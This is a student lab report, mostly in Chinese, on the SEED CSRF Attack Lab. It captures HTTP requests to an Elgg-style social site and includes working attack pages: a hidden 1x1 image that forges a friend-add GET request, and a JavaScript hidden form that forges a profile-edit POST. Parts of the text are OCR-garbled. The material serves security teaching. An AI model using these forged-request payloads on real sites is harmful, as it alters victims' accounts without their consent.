第三次实验

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实验内容: Cross-Site Request Forgery (CSRF) Attack Lab

实验过程:

Lab Environment Setup:

DNS configuration:

[07/15/21]seed@VM:~\$ sudo vi /etc/hosts

For CSRF Lab

10.9.0.5 www.seed-server.com 10.9.0.5 www.example32.com

10.9.0.105 www.attacker32.com

Task 1: Observing HTTP Request.

捕获一个 HTTP GET 请求和一个 HTTP POST 请求,确定这些请求中使用的参数


打开控制台监看请求数据:



登录 alice 用户, 查看 HTTP 请求: (POST 请求)



点击 Friend 按钮, 查看 HTTP 请求: (GET)




▼ Request Headers (430 B)		Raw 💮
?	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
?	Accept-Encoding: gzip, deflate	
?	Accept-Language: en-US,en;q=0.5	
?	Connection: keep-alive	
?	Cookie: Elgg=j6jc6aob0gq8md51i6k79df8lj	
?	Host: www.seed-server.com	
?	Referer: http://www.seed-server.com/	
?	Upgrade-Insecure-Requests: 1	
?	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0	


Task 2: CSRF Attack using GET Request


登录 samy 用户、搜索 alice、然后点击添加





查看 HTTP 请求头参数





URL:

GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1626339969,1626339965&__elgg_token=kS5 ktDjdHvSx6zTa2wTGnQ,qkUoLK14qqFCxwrp-Twflq

使用其他账号添加 samy 时,得到 samy 的 friend=59

伪造一个跨站 GET 请求来添加好友

```
root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup# cd attacker
root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# ls
addfriend.html editprofile.html index.html testing.html
root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# vim addfriend.html

<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<ing src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" he</pre>
```

copy 到攻击网站

ight="1" /> </body> </html>

root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# cp addfriend.html index.html

向 alice 发送一个带有攻击链接的信息




登录账户 alice, 点击发来邮件的链接,显示添加 samy 为好友,攻击成功。





Task 3: CSRF Attack using POST Request

Samy 修改自己的信息, 查看参数



编写 editprofile.html 里的攻击代码

root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L absetup/attacker# vim editprofile.html

```
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
```

copy 到攻击网站

root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# cp editprofile.html index.html

向 alice 发送一个带有攻击链接的信息

To *		
Alice		×
Write recipient's username here.		
Subject *		
task3		
Message *		
	Embed content	Edit HTML
B I U S Ix		
www.attacker32.com		

Alice 点击后签名被修改



问题 1:

可以向 alice 发送好友请求,就可以轻松获得 alice 的 guid 号问题 2:

不能攻击成功。因为攻击代码的用户 id 已经确定了, 其他用户都不会受到攻击。